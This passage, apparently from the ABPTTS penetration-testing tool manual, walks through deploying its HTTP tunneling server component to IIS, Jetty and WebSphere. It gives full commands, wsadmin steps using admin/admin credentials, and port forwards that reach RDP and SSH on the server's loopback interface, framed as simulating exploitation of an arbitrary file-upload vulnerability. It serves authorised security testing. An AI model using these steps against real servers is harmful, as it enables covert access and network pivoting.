
4. Establish a second SOCKS-proxying SSH connection over this channel, e.g.:

```
ssh -p 7801 -D 9976 user@127.0.0.1
```

5. With all of these connections running, reconfigure proxychains to use the second local SOCKS port, then proxy Remote Desktop connectivity to a Windows host.
6. Open a browser and watch a YouTube video.




SSH over TCP over HTTP over SSH over TCP over HTTP



Streaming video over HTTP over RDP over SSH over TCP over HTTP over SSH over TCP over HTTP


You Are in a Maze of Twisty Passages, All Alike



SSH over SSH over RDP over SSH over TCP over HTTP over SSH over TCP over HTTP

In addition to creating the abptts.jsp file, the factory script also creates a .NET ASPX version (abptts.aspx) in the same directory. You can deploy this on just about any Windows IIS webserver that has .NET enabled,[5] and using it is identical to the JSP version of the server-side component. For example, to tunnel through to the loopback interface for RDP access after having copied the file to the wwwroot directory on an IIS webserver:


```
python ./abpttsclient.py -c aspx_example/config.txt -u http://dotnetserver.vulnerableco.com/abptts.
    aspx -f  0.0.0.0:33389/127.0.0.1:3389
```



The client script is executed on a Windows 7 x64 client, tunneling RDP traffic through a Windows 2003 R2 server's IIS 6 instance to the loopback interface of that server.

The file is also compatible with non-IIS webservers using the Mono Project to provide ASP.NET capabilities - for example, Apache http using mod_mono on Linux.

[5] It has been tested successfully on legacy .NET versions back to 2.0.50727



The client script is executed on a Windows 7 x64 client, tunneling SSH traffic through an Ubuntu 12.04.2 server's httpd/mod_mono instance to the loopback interface of that server.

The ASPX version of the server component transfers data at about 2/3 the efficiency of the JSP version (under ideal conditions) when run under IIS. When hosted using Mono on an Ubuntu VM in a lab, it was actually almost twice as fast as the JSP version when SCPing large files over the tunnel.

Important!

Up until version 4.5 of the .NET Framework, the language did not support a socket object which could transparently connect to both IPv4 and IPv6 endpoints. The ASP.NET version of the server component supports both, but must be manually toggled between them. The default is IPv4. If connectivity to remote systems via IPv6 is desired, then set the useIPV6ClientSocketOnServer value in config.txt to True, then generate a new configuration package based on the modified file.

1. On the Debian system, download the tarball for Jetty from http://download.eclipse.org/jetty/ (version 9.3.6.v20151106 was used for this walkthrough).

2. Stop the Apache Tomcat service by issuing this command as root:

```
/etc/init.d/tomcat8 stop
```

3. Unpack the Jetty tarball and cd into the directory where it was unpacked.

4. Issue the following command:

```
java -jar start.jar
```

If Jetty starts correctly, you can proceed to the next section. However, if you receive an "Unsupported major.minor version" exception, you will need to install a supported JRE. For example, follow the instructions at https://wiki.debian.org/JavaPackage to download and convert the current Oracle JRE into a .deb package and install it.

Once Jetty can start correctly:

1. On the Kali system, run the following command to generate a new *ABPTTS* package:

```
python ./abpttsfactory.py -o jetty_walkthrough
```

You should see output similar to the following:

```
[2016-01-27 12:01:44.971881] ---===[[[ A Black Path Toward The Sun ]]]===---
[2016-01-27 12:01:44.972008]    --==[[        -  Factory  -        ]]==--
[2016-01-27 12:01:44.972062]             Ben Lincoln, NCC Group
[2016-01-27 12:01:44.972101]            Version 0.7 - 2016-01-26
[2016-01-27 12:01:44.975633] Output files will be created in "/mnt/hgfs/Engagements/ABPTTS/jetty
    _walkthrough"
[2016-01-27 12:01:44.975740] Client-side configuration file will be written as "/mnt/hgfs/
    Engagements/ABPTTS/jetty_walkthrough/config.txt"
[2016-01-27 12:01:44.976043] Using "/mnt/hgfs/Engagements/ABPTTS/data/american-english-lowercase
    -4-64.txt" as a wordlist file
[2016-01-27 12:01:45.014827] Created client configuration file "/mnt/hgfs/Engagements/ABPTTS/
    jetty_walkthrough/config.txt"
[2016-01-27 12:01:45.019077] Created server file "/mnt/hgfs/Engagements/ABPTTS/jetty_walkthrough
    /abptts.jsp"
[2016-01-27 12:01:45.023049] Created server file "/mnt/hgfs/Engagements/ABPTTS/jetty_walkthrough
    /war/WEB-INF/web.xml"
[2016-01-27 12:01:45.025394] Created server file "/mnt/hgfs/Engagements/ABPTTS/jetty_walkthrough
    /war/META-INF/MANIFEST.MF"
[2016-01-27 12:01:45.035874] Prebuilt JSP WAR file: /mnt/hgfs/Engagements/ABPTTS/jetty_
    walkthrough/BastedPunks.war
[2016-01-27 12:01:45.035942] Unpacked WAR file contents: /mnt/hgfs/Engagements/ABPTTS/jetty_
    walkthrough/war
```

Sample factory script output

2. Make a note of the path to the prebuilt JSP WAR file. The filename is randomly-generated, so you will see a different value. In the case of the example above, the JSP WAR file is jetty_walkthrough/BastedPunks.war.

3. Copy the JSP WAR file into the webapps subdirectory of the Jetty base directory on the Debian system. For example, you can scp it from the Kali system. In a real-world penetration test, this would be accomplished by some other mechanism (for example, arbitrary file upload via a vulnerable web application).

4. As of this writing, the current version of Jetty will automatically deploy WAR files placed in the webapps directory. If you are monitoring the Jetty console output, you should see a message similar to the following when Jetty deploys the file:

```
2016-01-27 12:11:47.695:INFO:oejsh.ContextHandler:Scanner-0: Started o.e.j.w.
    WebAppContext@13ed3aee{/BastedPunks,file:///tmp/jetty-0.0.0.0-8080-BastedPunks.war-_
    BastedPunks-any-398620216500615601.dir/webapp/,AVAILABLE}{/BastedPunks.war}
```

Jetty detects and deploys a new WAR file

5. In a web browser, navigate to the following URL, where DEBIAN_TARGET should be replaced by the name/IP of your Debian test system, and ABPTTS_WAR_NAME should be replaced by the randomly-generated portion of the JSP WAR file name:

   http://DEBIAN_TARGET:8080/ABPTTS_WAR_NAME/ABPTTS_WAR_NAME/

   For example:

   http://10.13.200.158:8080/BastedPunks/BastedPunks/

   You should see the default *ABPTTS* response page, similar to the view that was displayed in the browser early in the Apache Tomcat walkthrough. If you receive an error instead, troubleshoot that error before proceeding.

6. On the Kali system, launch the *ABPTTS* client, forwarding port 9327 on the Kali system to local port 22 on the Debian system. For example:

```
python ./abpttsclient.py -c jetty_walkthrough/config.txt -u http://10.13.200.158:8080/BastedPunks/
    BastedPunks/ -f 0.0.0.0:9327/127.0.0.1:22
```

7. Verify SSH connectivity. For example:

```
ssh -p 9327 blincoln@127.0.0.1
```

Walkthrough: IBM WebSphere Application Server

This section assumes access to a functioning instance of WebSphere Application Server.

As of this writing, a free,[6] time-limited trial was available for download from the IBM website.[7]

Installing and configuring WebSphere can be somewhat complex, and so is outside the scope of this document.

The steps in this section assume that WebSphere is running on a Windows host, as this was the environment used to create the walkthrough. The steps on other platforms should be virtually identical, with the exception of paths and other OS-specific elements.

1. On the Kali system, run the following command to generate a new *ABPTTS* package:

```
python ./abpttsfactory.py -o websphere_walkthrough
```

2. As with the Jetty walkthrough earlier in this document, you will need to make a note of the randomly-named JSP WAR file generated by the factory script. When writing these steps, the name selected by the script was websphere_walkthrough/feathersManufactured.war.

3. Copy the JSP WAR file to the WebSphere server.[8] Make a note of the path that the file has been copied to. When writing this document, the path used was:

```
C:\Users\blincoln\Documents\feathersManufactured.war
```

   This path will be referred to by the placeholder WAR_FILE_PATH for the remainder of this section.

4. Locate the wsadmin utility on the WebSphere server. On the test system used when writing this document, the path was:

```
C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat
```

   If the host system uses characters other than forward-slash for path delimiters (e.g. Windows uses backslashes), replace those characters with forward-slashes. For example:

```
C:/Users/blincoln/Documents/feathersManufactured.war
```

   This value will be referred to by the placeholder WSADMIN_PATH for the remainder of this section.

5. *CRITICAL* - if you are executing the wsadmin commands below from a shell which treats the dollar-sign character as special (for example, Windows PowerShell), you will need to escape it appropriately. For example, the help command referenced in this section would need to have a backtick inserted before the dollar sign, e.g.

```
& "C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat" -c "`$Help help"
```

[6] as in beer

[7] https://www.ibm.com/developerworks/downloads/ws/was/

[8] This simulates the exploitation of e.g. an arbitrary file-upload vulnerability in a third-party application being hosted using WebSphere, or a similar vulnerability in another component on the same server.

6. Determine if authentication is required when calling the wsadmin utility. Launch wsadmin from a command line with the arguments

```
-c $Help help
```

For example, in Windows PowerShell:

```
& "C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat" -c "`$Help help"
```

If the main help page for wsadmin is displayed, then no credentials are required. Otherwise you will need to specify valid administrative credentials when calling the utility. For example, assuming a valid username and password are both admin and the shell is Windows PowerShell:

```
& "C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat" -user admin -password admin -c
    "`$Help help"
```

For the remainder of this section, the placeholder AUTH_INFO will refer to either nothing (if no authentication is required), or -user USERNAME -password PASSWORD (replacing USERNAME and PASSWORD as appropriate) if authentication is required.

7. Execute the following command to list all available WebSphere cells:

```
WSADMIN_PATH AUTH_INFO -c "$AdminConfig list Cell"
```

For example, in Windows PowerShell:

```
& "C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat" -user admin -password admin -c
    "$AdminConfig list Cell"
```

You should see output similar to the following:

```
WASX7209I: Connected to process "server1" on node 1x4x9Node01 using SOAP connector;  The type of
    process is: UnManagedProcess
1x4x9Node01Cell(cells/1x4x9Node01Cell|cell.xml#Cell_1)
```

Sample wsadmin output

8. For each cell that was listed in that output, execute the following command to list nodes associated with that cell, replacing CELL_PATH with the appropriate entry from the previous output:

```
WSADMIN_PATH AUTH_INFO -c "$AdminConfig list Node CELL_PATH"
```

For example, in Windows PowerShell:

```
& "C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat" -user admin -password admin -c
    "$AdminConfig list Node 1x4x9Node01Cell(cells/1x4x9Node01Cell|cell.xml#Cell_1)"
```

You should see output similar to the following:

```
WASX7209I: Connected to process "server1" on node 1x4x9Node01 using SOAP connector;  The type of
    process is: UnManagedProcess
1x4x9Node01(cells/1x4x9Node01Cell/nodes/1x4x9Node01|node.xml#Node_1)
```

Sample wsadmin output

9. For each cell and node that have been obtained from previous output, execute the following command to determine their "friendly" names, replacing OBJECT_PATH the appropriate entries from the previous output:

```
WSADMIN_PATH AUTH_INFO -c "$AdminConfig showAttribute OBJECT_PATH name"
```

For example, to obtain the friendly name for the cell displayed in the example output above using Windows PowerShell:

```
& "C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat" -user admin -password admin -c
    "$AdminConfig showAttribute 1x4x9Node01Cell(cells/1x4x9Node01Cell|cell.xml#Cell_1) name"
```

You should see output similar to the following:

```
WASX7209I: Connected to process "server1" on node 1x4x9Node01 using SOAP connector;  The type of
    process is: UnManagedProcess
1x4x9Node01Cell
```

Sample wsadmin output

In this case, the cell's friendly name is 1x4x9Node01Cell.
Similarly, to obtain the friendly name for the node displayed in the example output above using Windows PowerShell:

```
& "C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat" -user admin -password admin -c
    "$AdminConfig showAttribute 1x4x9Node01(cells/1x4x9Node01Cell/nodes/1x4x9Node01|node.xml#Node_
    1) name"
```

You should see output similar to the following:

```
WASX7209I: Connected to process "server1" on node 1x4x9Node01 using SOAP connector;  The type of
    process is: UnManagedProcess
1x4x9Node01
```

Sample wsadmin output

In this case, the node's friendly name is 1x4x9Node01.

10. For each combination of cell and node that have been obtained, execute the following command to determine servers associated with that cell/node combination, replacing CELL_NAME and NODE_NAME with the appropriate "friendly name" entries from previous output:

```
WSADMIN_PATH AUTH_INFO -c "$AdminControl queryNames type=Server,cell=CELL_NAME,node=NODE_NAME,*"
```

For example, in Windows PowerShell:

```
& "C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat" -user admin -password admin -c
    "$AdminControl queryNames type=Server,cell=1x4x9Node01Cell,node=1x4x9Node01,*"
```

You should see output similar to the following:

```
WASX7209I: Connected to process "server1" on node 1x4x9Node01 using SOAP connector;  The type of
    process is: UnManagedProcess
WebSphere:name=server1,process=server1,platform=proxy,node=1x4x9Node01,j2eeType=J2EEServer,version
    =8.5.5.0,type=Server,mbeanIdentifier=cells
/1x4x9Node01Cell/nodes/1x4x9Node01/servers/server1/server.xml#Server_1183122130078,cell=1
    x4x9Node01Cell,spec=1.0,processType=UnManagedProcess
```

Sample wsadmin output

In this example, there is one server associated with the cell/node combination: server1.

11. If you are familiar enough with WebSphere to determine which cell/node/server combination you should deploy the JSP WAR file to, feel free to use that knowledge to limit this step to a single command. Otherwise, execute the following command for each cell/node/combination determined using the steps above, replacing the following additional placeholders:

    - CELL_NAME, NODE_NAME, and SERVER_NAME should be replaced with the values obtained using the enumeration steps above.
    - APP_NAME should be replaced with the randomly-assigned name chosen by the *ABPTTS* factory script (for example, feathersManufactured).

```
WSADMIN_PATH AUTH_INFO -c "$AdminApp install WAR_FILE_PATH {-contextroot /APP_NAME -MapWebModToVH
    {{APP_NAME.war APP_NAME.war,WEB-INF/web.xml default_host }} -MapModulesToServers {{APP_NAME.
    war APP_NAME.war,WEB-INF/web.xml WebSphere:cell=CELL_NAME,node=NODE_NAME,server=SERVER_NAME }}
     -appname APP_NAME}"
```

For example, in Windows PowerShell:

```
& "C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat" -user admin -password admin -c
    "`$AdminApp install C:/Users/blincoln/Documents/feathersManufactured.war {-contextroot /
    feathersManufactured -MapWebModToVH {{feathersManufactured.war feathersManufactured.war,WEB-
    INF/web.xml default_host }} -MapModulesToServers {{feathersManufactured.war
    feathersManufactured.war,WEB-INF/web.xml WebSphere:cell=1x4x9Node01Cell,node=1x4x9Node01,
    server=server1 }} -appname feathersManufactured}"
```

You should see output similar to the following:

```
WASX7209I: Connected to process "server1" on node 1x4x9Node01 using SOAP connector;  The type of
    process is: UnManagedProcess
WASX7327I: Contents of was.policy file:
//
// Template policy file for enterprise application.
```

```
// Extra permissions can be added if required by the enterprise application.
//
// NOTE: Syntax errors in the policy files will cause the enterprise application FAIL to start.
//       Extreme care should be taken when editing these policy files. It is advised to use
//       the policytool provided by the JDK for editing the policy files
//       (WAS_HOME/java/jre/bin/policytool).
//
grant codeBase "file:${application}" {
};
grant codeBase "file:${jars}" {
};

grant codeBase "file:${connectorComponent}" {
};

grant codeBase "file:${webComponent}" {
};

grant codeBase "file:${ejbComponent}" {
};


ADMA5016I: Installation of feathersManufactured started.
ADMA5058I: Application and module versions are validated with versions of deployment targets.
ADMA5005I: The application feathersManufactured is configured in the WebSphere Application Server
    repository.
ADMA5005I: The application feathersManufactured is configured in the WebSphere Application Server
    repository.
ADMA5081I: The bootstrap address for client module is configured in the WebSphere Application
    Server repository.
ADMA5053I: The library references for the installed optional package are created.
ADMA5005I: The application feathersManufactured is configured in the WebSphere Application Server
    repository.
ADMA5001I: The application binaries are saved in C:\Program Files (x86)\IBM\WebSphere\AppServer\
    profiles\AppSrv01\wstemp\Script1528558df0c\w
orkspace\cells\1x4x9Node01Cell\applications\feathersManufactured.ear\feathersManufactured.ear
ADMA5005I: The application feathersManufactured is configured in the WebSphere Application Server
    repository.
SECJ0400I: Successfully updated the application feathersManufactured with the
    appContextIDForSecurity information.
ADMA5005I: The application feathersManufactured is configured in the WebSphere Application Server
    repository.
ADMA5005I: The application feathersManufactured is configured in the WebSphere Application Server
    repository.
ADMA5113I: Activation plan created successfully.
ADMA5011I: The cleanup of the temp directory for application feathersManufactured is complete.
ADMA5013I: Application feathersManufactured installed successfully.
```

Sample wsadmin output

If the application does not deploy successfully, troubleshoot the error(s) before proceeding.

12. Determine the value to use when referring to the WebSphere Application Manager for the current cell/node/server combination by executing the following command:

```
WSADMIN_PATH AUTH_INFO -c "$AdminControl queryNames cell=CELL_NAME,node=NODE_NAME,type=
    ApplicationManager,process=SERVER_NAME,*"
```

For example, in Windows PowerShell, using the example information from previous steps:

```
& "C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat" -user admin -password admin -c
    "`$AdminControl queryNames cell=1x4x9Node01Cell,node=1x4x9Node01,type=ApplicationManager,
    process=server1,*"
```

You should see output similar to the following:

```
WASX7209I: Connected to process "server1" on node 1x4x9Node01 using SOAP connector;  The type of
    process is: UnManagedProcess
WebSphere:name=ApplicationManager,process=server1,platform=proxy,node=1x4x9Node01,version=8.5.5.0,
    type=ApplicationManager,mbeanIdentifier=ApplicationManager,cell=1x4x9Node01Cell,spec=1.0
```

Sample wsadmin output

13. The output of the previous command can be passed to the following command in place of the APP_MANAGER_PATH placeholder:

```
WSADMIN_PATH AUTH_INFO -c "$AdminControl invoke APP_MANAGER_PATH startApplication APP_NAME"
```

For example, in Windows PowerShell, using the example information from previous steps:

```
& "C:\Program Files (x86)\IBM\WebSphere\AppServer\bin\wsadmin.bat" -user admin -password admin -c
    "`$AdminControl invoke  WebSphere:name=ApplicationManager,process=server1,platform=proxy,node
    =1x4x9Node01,version=8.5.5.0,type=ApplicationManager,mbeanIdentifier=ApplicationManager,cell=1
    x4x9Node01Cell,spec=1.0 startApplication feathersManufactured"
```

14. Once the application has been started, it should be accessible as the URI /APP_NAME/APP_NAME/ on the same host/port as the other applications hosted by the WebSphere server. For example, using the previous example information, http://10.13.200.157:9080/feathersManufactured/feathersManufactured/. Verify that accessing this URL in a browser produces the default response page for *ABPTTS*. If it does not, troubleshoot the previous steps.

15. Once the URL is accessible, the client script can be used to connect to it as with the other platforms described earlier in this document. For example, a command similar to the following will map port 33389 on the Kali system to local port 3389 on the WebSphere server, potentially allowing Remote Desktop access over the tunnel:

```
python ./abpttsclient.py -c websphere_walkthrough/config.txt -u http://10.13.200.157:9080/
    feathersManufactured/feathersManufactured/ -f  0.0.0.0:33389/127.0.0.1:3389
```

